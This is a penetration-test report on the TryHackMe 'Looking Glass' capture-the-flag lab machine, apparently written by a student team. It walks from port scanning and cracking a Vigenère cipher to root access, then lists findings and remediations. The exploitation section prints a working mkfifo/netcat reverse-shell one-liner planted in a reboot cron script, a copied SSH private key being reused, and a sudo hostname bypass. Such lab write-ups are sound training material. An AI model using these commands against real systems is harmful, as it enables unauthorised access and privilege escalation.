



Looking Glass Room

Final Report

October 22, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhattab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Team members.....	2
Executive Summary.....	4
Introduction.....	5
Scope.....	5
Methodology.....	6
1. Reconnaissance	6
2. Enumeration.....	10
3. Exploitation	12
4. Post Exploitation.....	19
Finding Classification	20
Finding	21
Finding Summary	21
Finding-01 Privilege Escalation via Modifiable Bash Script.....	22
Finding-02 Sudo Misconfiguration Allowing Root Access	22
Finding-03 Weak Encryption of Sensitive Data	23
Finding-04 Stored Passwords in Plain Text	23
Finding-05 Excessive File Permissions on Sensitive Files.....	24
Finding-06 Exposed SSH Ports	24

Executive Summary

The penetration test conducted on the Looking Glass challenge identified several high-risk vulnerabilities that could severely compromise the target system's security. The vulnerabilities ranged from weak encryption mechanisms to misconfigurations in file permissions and the sudo utility, which collectively allowed privilege escalation and root access. Critical flaws, such as an exploitable Bash script and misconfigured sudo rules, could enable an attacker to execute commands with root privileges, gaining full control over the system. Medium-risk vulnerabilities, such as exposed SSH ports, further expanded the attack surface by allowing unauthorized access to remote services.

In this test, we followed a structured methodology beginning with reconnaissance and enumeration of open services, leading to discovery of a weak cipher used to protect sensitive data. From there, we exploited misconfigurations and weak encryption to progress through the system's security layers, eventually gaining root-level access. The overall assessment reveals that the system is highly vulnerable to both external and internal threats, and immediate remediation is necessary to address these critical security flaws.

The following sections of this report detail the vulnerabilities discovered, their associated risk levels, and tailored recommendations aimed at mitigating each risk to prevent future exploitation. The issues identified demonstrate a lack of security best practices, such as enforcing proper access control, encryption standards, and sudo configuration management. By addressing these vulnerabilities, the system's overall security posture will be significantly improved.

Introduction

The goal of this penetration test was to evaluate the security resilience of the target system presented by the Looking Glass challenge. The test simulated an adversarial scenario where the objective was to exploit weaknesses and gain unauthorized access to the system, ultimately achieving root privileges. This report provides a detailed account of the vulnerabilities discovered and outlines steps for remediation.

The methodology employed during the test followed a standard penetration testing lifecycle, including:

1. **Reconnaissance & Enumeration:** Identifying exposed services and open ports, which revealed potential attack vectors such as accessible SSH services on non-standard ports.
2. **Exploitation:** Using weak encryption mechanisms and password cracking techniques to bypass security controls and gain initial access.
3. **Privilege Escalation:** Leveraging misconfigurations, such as an editable Bash script and improper sudo configurations, to escalate privileges from an unprivileged user to root.

The system exhibited multiple points of failure in securing sensitive information and controlling access to critical resources. The most severe vulnerabilities allowed for complete system compromise through privilege escalation, while other flaws, such as weak encryption, exposed the system to external attacks. This report highlights these weaknesses and provides a comprehensive guide to mitigate the risks

Scope

Target: 10.10.76.235

Objective: Identify and exploit vulnerabilities to gain root access and submit the two flags (user.txt and root.txt)

Methodology

The following steps were performed:

Reconnaissance: Identifying services and open ports.

Enumeration: Investigating potential vulnerabilities and entry points.

Exploitation: Leveraging identified weaknesses to gain unauthorized access.

Post-Exploitation: Escalating privileges and retrieving sensitive data.

Reporting: Compiling findings and offering recommendations for remediation.

1. Reconnaissance

- Nmap Scan and the open ports

```
└─$ nmap -A -sV -sC 10.10.76.235 -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 12:49 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
Initiating Ping Scan at 12:49
Scanning 10.10.76.235 [4 ports]
Completed Ping Scan at 12:49, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:49
Completed Parallel DNS resolution of 1 host. at 12:49, 0.02s elapsed
```

- Too many open ports

```
Scanning 10.10.76.235 [1000 ports]
Discovered open port 22/tcp on 10.10.76.235
Discovered open port 11111/tcp on 10.10.76.235
Discovered open port 9595/tcp on 10.10.76.235
Discovered open port 9898/tcp on 10.10.76.235
Discovered open port 10628/tcp on 10.10.76.235
Discovered open port 13722/tcp on 10.10.76.235
Discovered open port 10617/tcp on 10.10.76.235
Discovered open port 9503/tcp on 10.10.76.235
Discovered open port 12345/tcp on 10.10.76.235
Discovered open port 9220/tcp on 10.10.76.235
Discovered open port 10621/tcp on 10.10.76.235
Discovered open port 9099/tcp on 10.10.76.235
Discovered open port 10616/tcp on 10.10.76.235
Discovered open port 10626/tcp on 10.10.76.235
Discovered open port 9944/tcp on 10.10.76.235
Discovered open port 9535/tcp on 10.10.76.235
Discovered open port 9091/tcp on 10.10.76.235
Discovered open port 9090/tcp on 10.10.76.235
Discovered open port 9003/tcp on 10.10.76.235
Discovered open port 12000/tcp on 10.10.76.235
```

- While trying to login using SSH with specified port
- It gives me hint about the port number is lower or higher

```
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.76.235 -p 11111  
  
Lower  
Connection to 10.10.76.235 closed.  
  
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.76.235 -p 12000  
  
Lower  
Connection to 10.10.76.235 closed.  
  
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.76.235 -p 13722  
  
Higher  
Connection to 10.10.76.235 closed.  
  
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.76.235 -p 13456  
  
Lower  
Connection to 10.10.76.235 closed.
```

- Later I found that the hint must be reversed as if I were looking at the glass
- If it says lower, then I have to go higher and vice versa

- After knowing that the right port is hidden, and it was not given in the previous scan I started a binary search method to find the right port
- After a few times trying I found it

```
(kali@kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.76.235 -p 13602
```

```
Solve the challenge to get access to the box  
Jabberwocky
```

```
Enter Secret: 
```

2. Enumeration

- Put the previous text into cipher identifier and it is a Vigenère cipher
- Trying to crack this cipher automatic as I don't have the key

Vigenere Tool

Copy Paste Text Options...

Type key here... Standard Mode English

Decode Encode **Auto Solve (without key)** Instructions

Auto Solve Options

Min Key Length Max Key Length Iterations Max Results Spacing Mode

3 20 100 10 Automatic

- And found the key

Auto Solve results

Score	Key	Text
34928		

- Then decoded it with key

Vigenere Tool

Copy Paste Text Options...

the key

Standard Mode

English

Decode

Encode

Auto Solve (without key)

Instructions

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Results

Decoded message.

Copy Text Options...

- And found the secret

```
31 'Twas brillig, and the slithy toves
32 Did gyre and gimble in the wabe;
33 All mimsy were the borogoves,
34 And the mome raths outgrabe.
35 Your secret is [REDACTED]
```

- After submitting the secret, I got Jabberwock credentials

3. Exploitation


- SSH Access

```
(kali㉿kali)-[~]  
$ ssh jabberwock@10.10.76.235  
jabberwock@10.10.76.235's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$
```

- And found the first flag

```
jabberwock@looking-glass:~$ whoami  
jabberwock  
jabberwock@looking-glass:~$ pwd  
/home/jabberwock  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat user.txt  
{ [REDACTED] }mht  
jabberwock@looking-glass:~$
```

- But it was reversed



The screenshot shows a CyberChef recipe editor. The recipe name is "Reverse". The operation is set to "Reverse". The input field contains the string "{ [REDACTED] }mht". The output field shows the result "thm{ [REDACTED] }".

- Showing what is twasBrillig.sh doing

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
```

- Checking the crontabs

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

- Then modifying the file from this:

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

- To this to set up a listener:

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.85.217 8888 >/tmp/f
jabberwock@looking-glass:~$
```

- Then rebooting the sever and starting the listener to catch

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.117.193 closed by remote host.
Connection to 10.10.117.193 closed.
root@ip-10-10-85-217:~# nc -lvnp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 10.10.117.193 43176 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tweedledum
$
```

- And I am now Tweedledum



```
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
```



- Found a list of hashes inside the humptydumpty.txt file

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Crack Hashes

- Started to crack it

...	sha256	maybe
...	sha256	one
...	sha256	of
...	sha256	these
...	sha256	is
...	sha256	the
...	sha256	password
...	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- And I find the password, but it was encrypted not hashed

Recipe

From Hex

Delimiter
Auto

Input

Output
the password is

- Then escalated my privilege to be humptydumpty

```
$ su humptydumpty
su: must be run from a terminal
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: 
humptydumpty@looking-glass:/home/tweedledum$
```

```
humptydumpty@looking-glass:~$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls -alh
ls -alh
total 32K
drwxr-xr-x  8 root          root          4.0K Jul  3  2020 .
drwxr-xr-x 24 root          root          4.0K Jul  2  2020 ..
drwx--x--x  6 alice         alice         4.0K Jul  3  2020 alice
drwx-----  3 humptydumpty humptydumpty  4.0K Oct 20 18:44 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4.0K Oct 20 18:08 jabberwock
drwx-----  5 tryhackme    tryhackme    4.0K Jul  3  2020 tryhackme
drwx-----  3 tweedledee   tweedledee   4.0K Jul  3  2020 tweedledee
drwx-----  2 tweedledum   tweedledum   4.0K Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```


- Trying to get alice SSH credentials from the .ssh folder

```
humptydumpty@looking-glass:/home/alice$ ls -al .ssh/id_rsa
ls -al .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

- Showing the id_rsa content

```
humptydumpty@looking-glass:~$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
```



```
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:~$
```

- Copying the file to humptydumpty use

```
humptydumpty@looking-glass:/home/alice$ cp .ssh/id_rsa /home/humptydumpty/  
cp .ssh/id_rsa /home/humptydumpty/  
humptydumpty@looking-glass:/home/alice$ cd /home/humptydumpty  
cd /home/humptydumpty  
humptydumpty@looking-glass:~$ ls  
ls  
id_rsa poetry.txt  
humptydumpty@looking-glass:~$
```

- Giving the file the permissions to read and write
- Then trying to login as user alice using SSH with the private key that we have

```
root@ip-10-10-85-217:~/Desktop# chmod 600 id_rsa  
root@ip-10-10-85-217:~/Desktop# ls -alh  
total 20K  
drwxr-xr-x  3 root root 4.0K Oct 20 20:30 .  
drwxr-xr-x 47 root root 4.0K Oct 20 18:43 ..  
lrwxrwxrwx  1 root root    5 Sep 10 2020 'Additional Tools' -> /opt/  
-rw-----  1 root root 1.7K Oct 20 20:30 id_rsa  
-rwxr-xr-x  1 root root 173 Aug 15 2020 mozo-made-15.desktop  
drwxr-xr-x 11 root root 4.0K Jan 11 2024 Tools  
root@ip-10-10-85-217:~/Desktop# ssh -i id_rsa alice@10.10.117.193  
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$
```

- Seeing the sudoers.d to see if I can escalate to be the root

```
alice@looking-glass:~$ cd /etc/sudoers.d/  
alice@looking-glass:/etc/sudoers.d$ ls  
README alice jabberwock tweedles  
alice@looking-glass:/etc/sudoers.d$ cat alice  
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash  
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash  
sudo: unable to resolve host ssalg-gnikool  
root@looking-glass:/etc/sudoers.d#
```

- And now I am the root, and this is the second flag

```
root@looking-glass:/root# cat root.txt
} [REDACTED] {mht
root@looking-glass:/root#
```

- Reversed the flag

Recipe
Reverse
By
Character

Input
}[REDACTED]{mht
#0C 37 1
Output
thm{[REDACTED]}

4. Post Exploitation

- **User Flag:** [Captured Flag]
- **Root Flag:** [Captured Flag]

Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.

Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.

The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.

Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.

These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding Summary

Finding	Description	Risk Level
Privilege Escalation via Modifiable Bash Script	A Bash script (twasBrillig.sh) was set to run at system reboot and could be modified by the "jabberwock" user.	Critical
Sudo Misconfiguration Allowing Root Access	The "alice" user was allowed to execute commands as root on the "ssalg-gnikool" host without proper hostname validation.	Critical
Weak Encryption of Sensitive Data	Sensitive data was protected by a weak cipher (Vigenère) that could be cracked using online tools.	High
Stored Passwords in Plain Text	Passwords were found stored in plain text within the system.	High
Excessive File Permissions on Sensitive Files	Certain sensitive files (e.g., user's .ssh private key) were accessible to lower privileged users.	High
Exposed SSH Ports	Multiple non-standard SSH ports were open and accessible, these ports exposed the system to unauthorized access attempts.	Medium

Finding-01 Privilege Escalation via Modifiable Bash Script

Risk Level: Critical

Observation: A Bash script (twasBrillig.sh) was set to run at system reboot and could be modified by the "jabberwock" user.

Description: After gaining SSH access as the "jabberwock" user, it was possible to modify this script to establish a reverse shell, ultimately gaining a higher privilege access when the system rebooted.

Recommendation: Restrict write permissions for system-critical scripts, especially those executed with elevated privileges. Ensure scripts are only modifiable by trusted users and review system reboot processes.

Finding-02 Sudo Misconfiguration Allowing Root Access

Risk Level: Critical

Observation: The "alice" user was allowed to execute commands as root on the "ssalg-nikool" host without proper hostname validation.

Description: The sudo configuration for the "alice" user was improperly set, allowing them to gain root access even though the specified host was unresolvable. This allowed attackers to bypass host restrictions and execute commands as the root user.

Recommendation: Ensure sudo configurations are properly set and enforce strict hostname validation. Regularly audit sudo rules for misconfigurations.

Finding-03 Weak Encryption of Sensitive Data

Risk Level: High

Observation: The system used a Vigenère cipher to encrypt sensitive data (a version of the Jabberwocky poem), which could easily be cracked using online tools

Description: By analyzing the text and using decryption tools, it was possible to extract a secret and gain further access to the system. This demonstrates weak encryption practices that could be exploited by attackers.

Recommendation: Use stronger encryption algorithms like AES for sensitive data and avoid relying on outdated ciphers like Vigenère.

Finding-04 Stored Passwords in Plain Text

Risk Level: High

Observation: Passwords were found stored in plain text within the system.

Description: Several user passwords, including one for the "humptydumpty" user, were discovered in a readable file. This exposes the system to unauthorized access if attackers find and crack these passwords.

Recommendation: Store passwords using strong cryptographic hashing functions such as bcrypt or Argon2. Remove any plaintext password files from the system.

Finding-05 Excessive File Permissions on Sensitive Files

Risk Level: High

Observation: Certain sensitive files (user's .ssh private key) were accessible to lower privileged users.

Description: Unauthorized access to private keys allows attackers to escalate privileges or move laterally within the system.

Recommendation: Apply stricter file permissions to sensitive directories like .ssh and ensure only authorized users have access.

Finding-06 Exposed SSH Ports

Risk Level: Medium

Observation: Multiple non-standard SSH ports were open and accessible, these ports exposed the system to unauthorized access attempts.

Description: Scanning with Nmap revealed several open ports running Dropbear SSH. While some ports responded with clues, others allowed brute-force attempts to continue until the correct port was found (port 13602). This could enable attackers to focus their attacks on an active service.

Recommendation: Close unnecessary ports or limit access through IP whitelisting. Implement rate limiting and increase logging for failed SSH attempts.